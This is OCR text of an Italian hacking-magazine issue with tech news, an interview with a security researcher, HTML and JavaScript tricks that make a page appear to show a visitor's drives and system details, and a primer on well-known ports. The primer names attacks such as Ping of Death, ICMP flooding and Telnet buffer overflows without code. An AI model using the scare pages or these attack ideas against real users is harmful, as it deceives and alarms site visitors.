La ragazza era Valerie G. Mallinson (Shoreline, Washington state), che intervistata da Associated Press, ha confermato la storia: "Credo di poter dire il vero, ero io". Nell'annuncio la ragazza sosteneva di aver cambiato a Microsoft dopo otto anni di uso del Mac e che cambiare era stato facile, come le era stato promesso. Il problema è nato dopo che su Slashdot (www.slashdot.org) la donna della fotografia è stata identificata come una modella utilizzata per delle foto di archivio, disponibili a tutti e distribuite dall'agenzia Getty Images (www.gettyimages.com), foto disponibile anche per voi a partire da 49.95 $. Questo ha ovviamente contribuito a rendere tutta la sua storia chiaramente poco credibile.
Microsoft ha immediatamente tolto l'annuncio e, potenza dei potenti, ha anche fatto cancellare le tracce dalla pantagruelica cache di Google!!!
Tra l'altro all'interno del file che Microsoft proponeva di riempire per i convertiti, compare un nome interessante: Mallinson, come autrice del template che la Microsoft proponeva ai potenziali convertiti.
Ecco cosa compare nelle ultime righe del documento, aprendolo con un editor esadecimale "CommentsgTo[\x1E], Valerie Mallinson (Wes Rataushk & Assc Inc)". Lo stesso nome della presunta testimonial. Che fortunata coincidenza, la stessa autrice del template è anche una delle prime convertite.



LA RETE SUI FILI ELETTRICI

Chi vuole realizzare delle reti di computer in edifici molto antichi si scontra spesso con grandi difficoltà: le vecchie mura in mattoni o pietra non sono semplici da scavare per realizzare canaline che possano ospitare i cavi, e costituiscono spesso uno schermo impenetrabile per le onde radio delle reti wireless. In più, le leggi a protezione dell'arte impediscono o limitano la realizzazione di opere murarie. L'unica soluzione è quella di utilizzare una rete già esistente, come quella elettrica. Ci ha pensato Digicom, che con il suo Power Switch 10/100 permette di sfruttare la rete elettrica dell'edificio o dell'appartamento per convogliare, oltre alla corrente elettrica, anche dati fino a una velocità di 14 Mbit/sec. Lo switch ha quattro porte, più una spina per collegarlo a una qualsiasi presa elettrica. Collegando un altro switch a un'altra presa, si potranno quindi mettere in rete fino a 7 computer in due stanze diverse.
La sicurezza è affidata da un lato alla separazione della rete elettrica nel punto in cui è presente il contatore (che introduce disturbi che impediscono la trasmissione dei dati), e dall'altro ai protocolli di cifratura supportati.



PERSINO LA BSA È CONTRO IL "PIZZO" SUI CD-ROM

L'aumento della tassazione sui supporti vergini, proposto da una bozza di decreto legislativo, e che dovrebbe scoraggiare la pirateria, non piace nemmeno a chi la pirateria la combatte tutti i giorni.
In un incontro organizzato da ASMI, ANIE e ANDEC, BSA Italia si è unita alle proteste di produttori e distributori di supporti vergini, associazioni per la tutela dei consumatori e difensori delle libertà digitali. Secondo la BSA, non è giusto far pagare un esercizio legittimo, come quello della copia personale, per due o tre volte (il diritto d'autore sull'opera, più la tassa sul supporto e quella sull'apparecchio di registrazione).
Secondo i produttori e distributori di supporti vergini, un altro effetto perverso del decreto legislativo potrebbe essere la nascita di una nuova forma di contrabbando, quello dei supporti vergini. Se il costo reale di un CD vergine è di 30 o 40 centesimi, ma il suo prezzo nei negozi supera l'euro per via delle tasse, non è difficile pensare che, accanto ai giochi masterizzati e alle videocassette pirata, i mercatini di tutta Italia verranno invasi da milioni di supporti importati illegalmente.
(Ah, prima che qualcuno faccia il secchione, lo sappiamo benissimo che il demone accanto al CD nella foto è il logo di BSD, che con BSA non c'entra nulla. È che era così simpatico…)



DETTI & CITAZIONI

INFINTO, LOOP: VEDI "LOOP INFINITO"
LOOP INFINITO: VEDI "INFINITO, LOOP"

> Da un dizionario dei termini informatici

COOL!

HACKERJOURNAL.IT VERSIONE 2.0!

Alcuni lettori si sono un po' lamentati ultimamente perché il sito della rivista non era molto aggiornato, o perché si sono manifestati alcuni problemi. Il motivo è presto detto: il fido Bismark stava lavorando a una nuova e più ricca versione del sito.
In questi giorni stiamo testando il nuovo motore e la nuova grafica, probabilmente nei primi giorni potrebbe esserci qualche problemuccio nel passaggio: voi segnalateci ogni inconveniente, ma portate anche un po' di pazienza.



COMMODORE 64 PORTATILE A 1 GHZ!

La voglia di tenere in vita un vecchio computer aggiornandone i componenti è lodevole, ma a volte si esagera. Un tizio è riuscito a creare un sistema basato su Pentium 4 a 1 GHz utilizzando il case e alcuni componenti del Commodore 64 SX (quello a forma di valigia, con monitor integrato). Tutti i dettagli sono su http://sx64.opsys.net



INTERVISTA A KENNETH DE SIEGELEIRE

KENNETH DE SIEGELEIRE



A 27 anni è un pezzo grosso di un'importante azienda di sicurezza, e per lui l'unico hacker buono è quello in gabbia

L'intuizione è venuta quasi dieci anni fa a uno studente ventenne del Georgia Institute of Technology di Atlanta, nel Vecchio Sud degli Stati Uniti: sensori anti-intrusione e difesa perimetrale. Oggi Christopher Klaus e il suo amico che studiava Economia e Commercio, Thomas Noonan, su quell'intuizione hanno costruito Internet Security System (ISS), una delle più grandi aziendae nel campo della sicurezza informatica. E anche sponsor, insieme a Microsoft e Oracle, della conferenza organizzata a Parigi poche settimane fa da RSA Security, altro mostro sacro della sicurezza e della crittografia.

All'interno del mastodontico Centro Congressi Concorde La Fayette, dove per tre giorni si sono dati appuntamento gli esperti della sicurezza, cioè i "bravi ragazzi" che ogni giorno cercano di proteggere le aziende dalle intrusioni informatiche dei "cattivi ragazzi" della rete, abbiamo intervistato Kenneth De Siegeleire, ventisettenne belga, due master in ingegneria elettronica e sicurezza dei network, con una forte competenza sulla crittografia. Lavora per ISS ed è a capo della divisione europea di X-Force. Cerchiamo di capire che lavoro fa, quali sono le procedure seguite per creare la sicurezza e chi pensa che siano i suoi "nemici".

HJ: Kenneth, che cos'è X-Force?

KDS: Il team di X-Force è il più grande gruppo di ricerca privato per la sicurezza informatica: siamo più di ottanta persone, la maggior parte delle quali lavora ad Atlanta. Ma molti, come me che lavoro in Europa, sono dislocati in varie parti del mondo. All'inizio eravamo il team dedicato solo alla ricerca per la sicurezza informatica all'interno di ISS. Adesso, siamo diventati qualcosa di più complesso, perché la nostra ricerca viene integrata all'interno dei nostri prodotti, e svolgiamo anche attività di consulenza.

Che tipo di consulenza?

Andiamo sul campo per svolgere un lavoro a più diretto contatto con i nostri clienti, e offriamo anche un'analisi dei loro sistemi effettuando test di penetrazione, per vedere che tipo di rete hanno implementato e quanto è sicura. Quando sono attaccati dall'esterno, cerchiamo di capire esattamente come mai e in che modo, e poi li aiutiamo a realizzare un meccanismo di risposta, un "incident process". Cioè, che cosa fare quando si accorgono che sono sottoposti ad un attacco.

Fate anche attività di "intelligence"?

Per fare "intelligence", cioé capire prima quello che succede ed essere in grado di prevedere gli attacchi, abbiamo stabilito tre differenti politiche. La prima consiste nelle strette relazioni che abbiamo stabilito con le aziende di produttrici di software e di hardware, per capire le debolezze dei loro prodotti prima che arrivino sul mercato. La seconda politica consiste nel lavorare molto con le reali apparecchiature dei nostri clienti, perché ogni installazione è diversa dalle altre e può presentare debolezze che le sue singole componenti, prese una per una, non hanno.

C'è poi un terzo modo che in realtà non ha una procedura ben definita ma che è comunque molto importante. Siamo in contatto con esperti di sicurezza che potremmo chiamare White Hat Hacker, cioè persone che seguono regole etiche che li rendono differenti dai cosiddetti Black Hat. Frequentiamo anche le mailing list, i siti web, i canali chat dove queste persone solitamente sono, e cerchiamo di accumulare esperienza e informazioni relative ai tipi di attacco che vengono sviluppati.

Può farmi qualche esempio di siti dove siete presenti?

C'è un sito in Sud Africa che è abbastanza importante all'interno della comunità hacker: www.hack.co.za.

Ma ce ne sono anche molti altri, ovviamente. E noi non siamo certamente i soli, dato che per esempio l'Fbi effettua monitoraggi molto approfonditi di questi posti dove gli hacker si trovano per scambiarsi informazioni e dove può comparire anche qualche

Black Hat che racconta alcune violazioni che ha commesso recentemente. Qui scopriamo le nuove tecniche di attacco contro debolezze che non erano ancora state individuate.

Alcuni mesi fa ho visitato il vostro Quartier Generale di Atlanta, e lì Christopher Klaus mi ha detto che oggi un Pc collegato a Internet per 24 ore di fila, viene automaticamente violato. E' vero?

Si, un giorno o poco più, se non viene installato nessun software di protezione. Ad esempio, ogni volta che io mi collego a Internet da casa il mio sistema rileva dei tentativi di intrusione. Questi sono gli attacchi automatici, una cosa che stiamo vedendo sempre più spesso nell'ultimo anno.

Ad esempio, alcuni mesi fa la media era già diventata di una cinquantina di malicious request tramite la porta http ogni ora. Cosa significa: erano tentativi da parte di Code Red di capire se su un computer stava funzionando un server Microsoft IIS e se era una versione attaccabile o no. Non c'era nessuno che stava cercando deliberatamente di attaccare il Pc, avveniva tutto in modo automatico attraverso Internet.



Chi c'è dietro a questi attacchi?

Gli hacker. Ne esistono vari tipi: la definizione minima di hacker è quella di un appassionato curioso di informatica. Sono persone curiose anche di sicurezza, e cercano di capire come possano essere violate le altre macchine. Non li assolvo in nessun modo, perché quello che fanno può causare comunque danni, dato che non sanno precisamente quello che stanno facendo. Sono studenti, giovani, ma possiamo immaginare che ci siano anche altre persone, magari pensionati innamorati dei Pc.

Poi c'è una seconda categoria, quelli che potremmo chiamare i vandali, gli hooligans. Come le tifoserie più violente fanno danni solo per il gusto di fare danni, di rompere le cose. Attaccano i sistemi informatici ma senza neanche la scusa della curiosità. Al limite, vogliono farsi una reputazione come i più bravi hacker.

Poi, c'è una terza categoria, gli evangelisti della sicurezza, una sorta di vigilantes. Loro si considerano in qualche modo dei veri esperti: attaccano sistemi che appartengono a strutture di alto o altissimo livello, come grandi aziende, entità governative, grandi fornitori di servizi. Quello che cercano di fare è dimostrare l'esistenza di debolezze in quei sistemi, per far vedere non solo quanto sono competenti loro, ma anche quanto sono incompetenti queste organizzazioni. Come i vigilantes, che ritengono di avere la legge nelle loro mani, vogliono decidere loro che cosa è giusto e sbagliato.

Infine, la quarta categoria è quella peggiore. Sono gli hacker di professione. E' veramente molto raro incontrarli, non solo perché sono pochi ma anche perché sono molto bravi. Riescono ad evitare la maggior parte dei sistemi di intrusion detection, sanno essere molto pazienti, aspettare anche per mesi, raccogliendo informazioni in modo passivo, lavorando sopra un attacco che poi richiede al massimo due secondi per essere eseguito. Non lo fanno gratuitamente, ma sono quasi sempre collegati a fenomeni di spionaggio industriale e adesso in qualche caso anche alla criminalità organizzata e a certi tipi di terrorismo.

Quindi gli hacker per voi sono solo una minaccia oppure sapete che esistono anche come cultura? Vi interessa questo fatto?

Per essere onesti, non spendiamo tempo a indagare la cultura hacker di per sè. Certo, quasi tutte le maggior parte delle convention di hacker vedono anche la presenza di consulenti per la sicurezza informatica, per studiare l'evoluzione della scena internazionale. Abbiamo bisogno di essere aggiornati su quello che succede. Ma la cosa finisce lì. Non abbiamo nessuna utilità a partecipare a quello che lei definisce "la cultura hacker". Alla fine, il nostro obiettivo è quello di scoprire nuove debolezze nei software il più velocemente possibile. L'unico motivo per cui potremmo essere interessati alla cultura hacker, come accade qualche volta, è quando siamo chiamati come consulenti legali in un processo in cui il giudice vuole capire quali sono le motivazioni, anzi il movente che ha spinto l'imputato ad agire in un certo modo, e quale gruppo di hacker ha concretamente realizzato un attacco.

OK, proviamoci in un altro modo: qual è il vero rischio per un'azienda oggi? Attacchi di hacker da fuori oppure di impiegati "infedeli" dall'interno?

Molte statistiche riportano che la maggior parte degli attacchi viene dal di fuori di un'azienda, attraverso Internet. Questo, almeno, è quello che si può leggere sui log dei sistemi di intrusion detection. Ma ci sono anche quelli che vengono dall'interno, perpetrati da parte dei dipendenti stessi. La mia idea è che la maggior parte degli attacchi vengano da fuori, da un punto di vista quantitativo. Ma il più alto numero di attacchi che vanno a buon fine vengono dal di dentro: gli impiegati conoscono meglio la rete interna, ha motivi specifici, sanno cosa cercare.

Quindi, almeno sul fatto che gli hacker non sono il pericolo principale per un'azienda, siamo d'accordo. Un'ultima domanda: per voi lavora qualche hacker o ex-hacker?

No, assolutamente. Abbiamo un accordo con tutti i nostri clienti, in base al quale questo non è possibile. Consideri che noi vediamo tutte le debolezze all'interno dei sistemi informatici dei nostri clienti. Alla fine, il lavoro sulla sicurezza è basato essenzialmente sulla fiducia. Le aziende che ci chiedono una consulenza debbono essere sicure che le persone del nostro staff siano persone di fiducia. Molti dei nostri dipendenti ci devono presentare delle credenziali da parte dei loro governi per essere sicuri che siano incensurati e non abbiamo alcun tipo di precedente penale in campo informatico e non. Per questo non lavoriamo con freelance entusiasti della sicurezza, o con persone di cui non siamo certi, o che si presentano come "esperti" di sicurezza, se non li conosciamo bene.

a0m

Ti spio dal sitO



Navigando nei siti dedicati all'hacking, spesso capita di imbattersi in pagine che, apparentemente, mostrano il contenuto del nostro disco, o informazioni sulla connessione: in realtà si tratta di semplici e innocui trucchi. Eccoli svelati.

PICCOLI TRUCCHI CHE METTONO MOLTA PAURA

In molti siti riguardanti il mondo dell'Hacking si possono trovare pagine che mostrano il contenuto del nostro Hard-Disk oppure quello del Cd-Rom o ancora la versione del browser e sistema operativo utilizzato. E qualcuno si chiede se sia davvero così facile spiare il contenuto di un disco su Internet. Spesso queste pagine hanno titoli come: "Mmmh… vediamo cosa c'è nel tuo HD…" oppure "Ti vedo!!" o ancora "Che bell'HD quasi quasi…". Per esempio nel numero 10 di HJ un lettore scriveva che pur avendo firewall e nessuna condivisione, andando su un sito vedeva tutto ciò che c'era nel suo HD.

Non bisogna affatto spaventarsi!


>> Ecco come fanno!

Quello che noi vediamo è un semplice collegamento alla cartella del nostro Hard-disk che solo ed esclusivamente noi possiamo vedere. Quindi non c'è nessun pericolo che il webmaster (che si gasa tanto per niente…) possa fare qualcosa per danneggiarci! Infatti tutto questo è solo un trucco creato inserendo nel sorgente della pagina un oggetto che fa riferimento al contenuto dell'hardisk.

>> Anche noi!

Vediamo ora qualche esempio di codice da poter inserire nel nostro sito, così finalmente saremo noi a fare spaventare i visitatori! :D (

Questo codice, inserito in una pagina Html già esistente, serve a visualizzare il contenuto del primo Hard-disk dell'utente (cioè quello con lettera di identicazione C:)



Ecco un esempio di sito che mostra l'HD del visitatore…

```
<TABLE border=0 cellSpacing=0 width=400>
  <TR>
   <TD>
    <CENTER>
     <OBJECT align=baseline
classid=clsid:EAB22AC3-30C1-11CF-A7EB-
0000C05BAE0B height=250 id=browserIcons width=500
border="3">
      <PARAM NAME="Location" VALUE="c:">
      <PARAM NAME="AlignLeft" VALUE="1">
      <PARAM NAME="AutoSize" VALUE="0">
      <PARAM NAME="AutoSizePercentage"
VALUE="100">
      <PARAM NAME="AutoArrange" VALUE="1">
      <PARAM NAME="NoClientEdge" VALUE="false">
      <PARAM NAME="ViewMode" VALUE="4">
     </OBJECT>
    </CENTER>
   </TD>
  </TR>
</TABLE>
```


Quest'altro codice invece, permette di visualizzare il secondo HD, se presente, altrimenti visualizza il contenuto del Cd-Rom (sempre se c'è un CD all'interno):

```
<TABLE border=0 cellSpacing=0 width=400>
 <TR>
  <TD>
   <CENTER>
    <OBJECT align=baseline classid=clsid:EAB22AC3-
30C1-11CF-A7EB-0000C05BAE0B height=250
id=browserIcons width=500 border="0">
     <PARAM NAME="Location"
VALUE="d:">
     <PARAM NAME="AlignLeft"
VALUE="1">
     <PARAM NAME="AutoSize"
VALUE="1">
     <PARAM NAME="AutoSizePercentage" VALUE="100">
     <PARAM NAME="AutoArrange" VALUE="1">
     <PARAM NAME="NoClientEdge" VALUE="false">
     <PARAM NAME="ViewMode" VALUE="4">
    </OBJECT>
   </CENTER>
  </td>
 </tr>
</TABLE>
```

Allo stesso modo, per visualizzare eventuali altri volumi (ulteriori dischi per esempio) basta sostituire la lettera di unità nel parametro VALUE alla riga:

```
<PARAM NAME="Location"
VALUE="d:">
```

>> Informazioni sull'utente



Nelle stesse pagine, a volte vengono visualizzate anche altre informazioni, come la marca e la versione del browser utilizzato, oppure la risoluzione impostata sul monitor. In questo caso, queste informazioni sono effettivamente conosciute dal Webmaster, in quanto fanno parte della richiesta Http inviata dal browser al server, e vengono quindi memorizzate nel file di log. Come fare però a visualizzarle all'interno di una pagina? Uno dei modi più semplici è quello di utilizzare Javascript.
Javascript è un linguaggio per creare script, sviluppato da Netscape. Non è un vero linguaggio di programmazione come il linguaggio Java, perché non permette di creare applicazioni autonome. Infatti Javascript è un codice scritto all'interno delle pagine HTML che viene interpretato dal client mentre viene letta la pagina HTML, e non può essere eseguito fuori dal browser Web. Java è invece un linguaggio che permette di costruire applicazioni che possono essere eseguite all'interno di qualsiasi sistema operativo. Occorre solo una macchina virtuale Java; perciò non è indispensabile un browser Web.
Solitamente basta leggere il sorgente delle pagine HTML per scoprire come sono state costruiti gli script Javascript utilizzati al suo interno (se l'autore non ha cifrato in qualche modo il codice o non lo ha nascosto in altri modi). Questo significa che basta fare un semplice "copia ed incolla" per poter inserire in una pagina quello che ti serve, preso da pagine già esistenti. Con questo script non solo si possono fare i trucchetti che vedremo dopo, ma permette anche di inserire in un sito moltissime altre cose utili.

Adesso vediamo come si può visualizzare il tipo e la versione del Browser utilizzato dall'utente:

```
<SCRIPT language=JavaScript>
<!--
browser = (((navigator.appName == "Netscape")
&& (parseInt(navigator.appVersion) >= 3 )) ||
((navigator.appName == "Microsoft Internet Ex-
plorer") && (parseInt(navigator.appVersion) >=
4 )))
if (!browser) document.write('<CENTER><font si-
ze="3"    color="###8000">ATTENZIONE!!!<BR>Stai
usando:<BR>' + navigator.appName + ' ' + naviga-
tor.appVersion + '</font></CENTER>')
if (browser) document.write('<center><font si-
ze="3"></A><BR><BR><BR><BR><B>STAI
USANDO...<BR>'+navigator.appName+ ' ' +naviga-
```

```
tor.appVersion+'</font></center>')
// -->
</SCRIPT>
```

Con quest'altro codice si può visualizzare la risoluzione del monitor adottata dall'utente:


```
<SCRIPT language=JavaScript1.2>
<!-- Attiva il Cloaking
// Usato per indicare che viene supportato JS1.2
right_browser=true;
// Cattura la risuluzione dello schermo
width = screen.width;
height = screen.height;
color = screen.colorDepth;
// Disattiva il Cloaking -->
</SCRIPT>

<SCRIPT language=JavaScript>
<!-- Attiva la Cloaking Device
// Se il browser supporta JS1.2
if(right_browser)
    {
    document.open();
     document.write("<CENTER>STAI UTILIZZANDO UNA RISOLUZIONE GRAFICA DI....<BR>");
    document.write(width + " x " + height + " a " + color + " bit");
    document.write("</B></FONT></CENTER>");
    }
// Se il browser non supporta JS1.2 - visualizza il nome e la versione del browser e un messaggio
else
    {
    document.open();
    document.write("<CENTER>");
    document.write("<FONT SIZE='+1'><B>"+browser+"</B></FONT><BR><BR>");
      document.write("<FONT SIZE='+1'><B>does not support JavaScript1.2.</B></FONT></CENTER>");
    }

// Disattiva il Cloaking -->
</SCRIPT>
```

» Altri subdoli trucchi

Vediamo infine come è possibile disabilitare, con un messaggio di avviso, il tasto destro del mouse per non permettere di copiare dal nostro sito sfondi, icone, immagini eccetera. Il nostro fedele alleato è sempre Javascript, e la sua gestione degli eventi collegati all'uso del mouse.



...co un esempio di alert al click destro ...l mouse.

```
<SCRIPT LANGUAGE="JavaScript">
 for (var i=0; i<document.images.length; i++) {
    document.images[i].onmousedown=destro
 }

 for (var i=0; i<document.links.length; i++) {
    document.links[i].onmousedown=destro
 }
 function destro(ev) {
       if (navigator.appName == 'Netscape' && (ev.which == 3 || ev.which == 2)) {
         alert("Cosa vuoi fare?");
         return false
    }
    else {
           if (navigator.appName == 'Microsoft Internet Explorer' &&
           (event.button == 2 || event.button == 3)) {
             alert("Cosa vuoi fare?");
         }
         return false
      }
 return true
 }

 document.onmousedown=destro
 if (document.layers) {
    window.captureEvents(Event.MOUSEDOWN)
    window.onmousedown=destro
 }
</script>
```

In questo caso il messaggio di alert è "Cosa vuoi fare?" ma potete cambiarlo a vostra scelta.

SN4KE©
sn4ke@libero.it

Imparare JavaScript

Come abbiamo visto, spesso è possibile copiare uno script da una pagina qualsiasi, per riutilizzarlo nel proprio sito, magari cambiando qualche dettaglio. Se però, come è giusto che sia, siete spinti dal desiderio di conoscenza e volete imparare a scrivere degli script tutti vostri, potete partire da questi siti per imparare Javascript.

www.html.it/guide.htm
www.manuali.net (cercate JavaScript)
http://web.tiscali.it/genero/javascript/

MID HACKING



LE PORTE DI RETE PIÙ NOTE E I SERVIZI ASSOCIATI

TOC TOC ... CHI BUSSA ALLA TUA PORTA?

Anche un computer senza finestre (senza Windows) per comunicare con gli altri utilizza le porte di comunicazione

Le porte sono dei canali attraverso cui avviene la trasmissione input/output del sistema con l'ambiente esterno, nel nostro caso la rete. In pratica possiamo dire che sono tanti corridoi preferenziali, ognuno dei quali associato ad un'applicazione ben precisa e che fornisce possibilità di trasferimento dati con altre macchine. Le porte, come vedremo, sono tantissime, ma in questa prima parte andremo a dare significato "solo" alle prime 1024, denominate **porte note**, che sono direttamente associate ai servizi di sistema.

Per capire il concetto di pericolosità di una porta aperta si potrebbe fare, cadendo un po' sul banale, il classico esempio della porta di casa. Nel momento in cui un ladro trovasse una di queste porte aperta, sarebbe fin troppo facile entrare all'interno dell'abitazione… nel nostro PC. La soluzione?? Ovvio…tenere tutte le porte chiuse! Ma se tengo tutte le porte chiuse cosa succede? Succede che diventa impossibile l'interazione con l'esterno ed il vostro PC si trasforma in una macchina da scrivere solo leggermente più evoluta. **Diviene quindi necessario cercare di trovare una soluzione intermedia che sia un giusto mix fra sicurezza e possibilità di utilizzo della rete.**

Come sempre prima di vedere le soluzioni andiamo ad analizzare il problema, elencando una per una tutte le porte coi relativi servizi, esaminando i loro punti deboli e cercando di capire come porvi rimedio.

Tanto per dare una definizione scolastica possiamo dividere le porte in due categorie diverse: **TCP** e **UDP**. Queste porte non rappresentano altro che i terminali di comunicazione all'interno dei sistemi e fra i differenti sistemi, e stilano un elenco usato dal demone dei servizi. La differenza tra i due tipi sta nel fatto che la connessione TCP è associata a una sincronizzazione dei numeri di acknowledgement, portando ad una connessione affidabile, mentre la UDP è anche chiamata "best-efford", data la presenza di un datagram senza connessione. Per uno studio più accurato si consiglia di controllare i documenti RCF 768-793. Fatte queste precisazioni andiamo quindi ad analizzare le porte note vedendo prima i servizi TCP (nella Tabella 1) e poi quelli UDP (Tabella 2). Come risulta ovvio, è impossibile andare ad analizzare le porte una per una data la loro quantità, ma cercheremo di vedere le più note e le più utilizzate dai cracker per ottenere accesso ad un PC.

```
C:\Documents and Settings\Sandro>netstat

Connessioni attive

  Proto  Indirizzo locale        Indirizzo esterno        Stato
  TCP    sandrowin:3004          localhost:3024           ESTABLISHED
  TCP    sandrowin:3004          localhost:3028           ESTABLISHED
  TCP    sandrowin:3004          localhost:3038           TIME_WAIT
  TCP    sandrowin:3004          localhost:3040           TIME_WAIT
  TCP    sandrowin:3004          localhost:3042           TIME_WAIT
  TCP    sandrowin:3004          localhost:3044           TIME_WAIT
  TCP    sandrowin:3004          localhost:3046           TIME_WAIT
  TCP    sandrowin:3009          localhost:3050           TIME_WAIT
  TCP    sandrowin:3009          localhost:3052           TIME_WAIT
  TCP    sandrowin:3009          localhost:3054           TIME_WAIT
  TCP    sandrowin:3009          localhost:3056           TIME_WAIT
  TCP    sandrowin:3009          localhost:3058           TIME_WAIT
  TCP    sandrowin:3009          localhost:3060           TIME_WAIT
  TCP    sandrowin:3009          localhost:3062           TIME_WAIT
  TCP    sandrowin:3009          localhost:3064           TIME_WAIT
  TCP    sandrowin:3009          localhost:3066           ESTABLISHED
  TCP    sandrowin:3020          localhost:3004           TIME_WAIT
  TCP    sandrowin:3022          localhost:3009           TIME_WAIT
  TCP    sandrowin:3024          localhost:3004           ESTABLISHED
  TCP    sandrowin:3026          localhost:3004           TIME_WAIT
  TCP    sandrowin:3028          localhost:3004           ESTABLISHED
  TCP    sandrowin:3032          localhost:3004           TIME_WAIT
  TCP    sandrowin:3034          localhost:3004           TIME_WAIT
  TCP    sandrowin:3040          localhost:3004           TIME_WAIT
  TCP    sandrowin:3066          localhost:3009           ESTABLISHED
  TCP    sandrowin:3245          localhost:3004           CLOSE_WAIT
  TCP    sandrowin:3247          localhost:3004           CLOSE_WAIT
  TCP    sandrowin:3025          msgr-cs41.msgr.hotmail.com:1863  ESTABLISHED
  TCP    sandrowin:3029          64.12.28.172:5190        ESTABLISHED
  TCP    sandrowin:3051          agnus.ngi.it:pop3        TIME_WAIT
  TCP    sandrowin:3053          pop.libero.it:pop3       TIME_WAIT
  TCP    sandrowin:3055          popmail.inwind.it:pop3   TIME_WAIT
  TCP    sandrowin:3057          217.64.193.19:pop3       TIME_WAIT
  TCP    sandrowin:3059          217.64.193.19:pop3       TIME_WAIT
  TCP    sandrowin:3061          pop.libero.it:pop3       TIME_WAIT
  TCP    sandrowin:3063          vpop3.tin.it:pop3        TIME_WAIT
  TCP    sandrowin:3065          66.240.168.7:pop3        TIME_WAIT
  TCP    sandrowin:3067          66.240.168.7:pop3        ESTABLISHED
```

In questa schermata si possono vedere tutte le connessioni attive nel momento sul PC in cui viene eseguito il comando, coi relativi indirizzi internet e con le porte associate.

TABELLA 1: porte TCP e servizi associati

Numero porta	Servizio associato	Numero porta	Servizio associato
7	Echo	115	Sftp
9	Discard	117	Path
11	Systat	119	nntp
13	Daytime	135	Loc-serv
15	Netstat	139	Nbsession
17	Quotd	144	News
19	Chargen	158	Tcprepo
20	FTP-data	170	Print-srv
21	FTP	175	vmnet
23	telnet	400	Vmnet0
25	SMTP	512	Exec
37	Time	513	Login
42	Name	514	Shell
43	Whois	515	Printer
53	Domain	520	Efs
57	Rtp	526	Tempo
77	Rje	530	Courier
79	Finger	531	Conference
80	http	532	Netnews
87	Link	540	Uucp
95	Supdup	543	Klogin
101	Hostnames	544	Kshell
102	Iso-tsap	556	Remotefs
103	Dictionary	600	Garcon
104	X400-snd	601	Maitrd
105	Csnet-ns	602	Busboy
109	Pop2	750	Kerberos
110	Pop3	751	Kerberos-mast
111	Portmap	754	Krb-prop
113	Auth	888	Erlogin

Porta 7

È associata al servizio echo, modulo di comunicazione fra due PC. Viene utilizzata principalmente dal servizio PING; questo servizio (Packet InterNet Grouper) funziona trasmettendo un segnale tipo PING a cui il ricevente risponde con un segnale tipo PONG. Serve per controllare la comunicazione fra due punti della rete. **L'exploit più noto associato a questa porta si chiama Ping of Death**, ed è basato sull'invio di un pacchetto di dimensioni elevate (superiore a 65536 bytes). Il sistema non è in grado di elaborarlo correttamente e il risultato è un blocco o un riavvio del sistema stesso. Un altro attacco utilizzato è il Flooding che, **basandosi sull'invio massiccio di richieste ICMP, satura le risorse del sistema di fatto bloccandolo.**

PING: invio di un segnale a cui un PC remoto risponde con un altro (PONG); serve per assicurarsi che ci sia comunicazione fra due punti della rete.

FLOOD: invio massiccio di richieste ICMP a cui il PC remoto non sa rispondere e reagisce con un blocco dei sistema per esaurimento di risorse.

Porta 11

E' associata al systat, servizio che in pratica serve per tenere d'occhio tutti i processi attivi su un determinato PC. La sua vulnerabilità consiste nel fatto di permettere a un attaccante di controllare le applicazioni attive e ricavare informazioni sulla vittima.

Porta 15

Associata al servizio netstat fa in modo di poter controllare tutte le connessioni attive sulla macchina.

Porta 19

Associata al servizio chargen; questo servizio, di per sé innocuo, diventa pericoloso se si sfrutta un bug che permette di reindirizzare alcune stringhe a un daemon particolare, ovvero il DNS. **Di fatto queste stringhe disattivano il servizio su cui sono redirette.**

ICMP: Internet Control Message Protocol: servizio che invia pacchetti di messaggio riferendo errori o informazioni sia sulla stazione trasmittente che su quella ricevente; i messaggi ricevuti vanno sotto numeri dallo 0 al 18, rognone dei quali associato ad un messaggio particolare.

Porta 21

Porta associata al servizio FTP. Questo servizio permette di inviare dati, riceverli, effettuare operazioni quali lo spostamento, la cancellazione e la creazione di nuovi files o directory all'interno del PC remoto.

Porta 23

Il servizio associato è Telnet, che viene utilizzato come standard per le connessioni remote via Internet. I cracker usano dei punti deboli di questo daemon per inviare degli script che, **causando dei buffer-overflow, normalmente danno accesso root alla macchina remota.**

ROOT: accesso "illimitato" ad una macchina unix o unix-like. Normalmente destinato agli amministratori di sistema, è la chiave fondamentale per un hacker per poter agire liberamente all'interno di un PC.

Porta 25

E' una porta associata ai servizi SMTP di

Tabella 2: porte Udp e servizi associati

Numero porta	Servizio associato	Numero porta	Servizio associato
7	Echo	514	Syslog
9	Discard	515	Printer
13	Daytime	517	Talk
17	Qotd	518	Ntalk
19	Chergen	520	Route
37	Time	525	Timed
39	Rlp	531	Rvd-control
42	Name	533	Netwall
43	Whois	550	New-rwho
53	Dns	550	Monitor
67	Bootp	561	Monitor
69	Tftp	700	Acctmaster
111	Portmap	701	Acctslave
123	Ntp	702	Acct
137	Nbname	703	Acctlogin
138	Nbdatagram	704	Acctprinter
153	Sgmp	705	Acctinfo
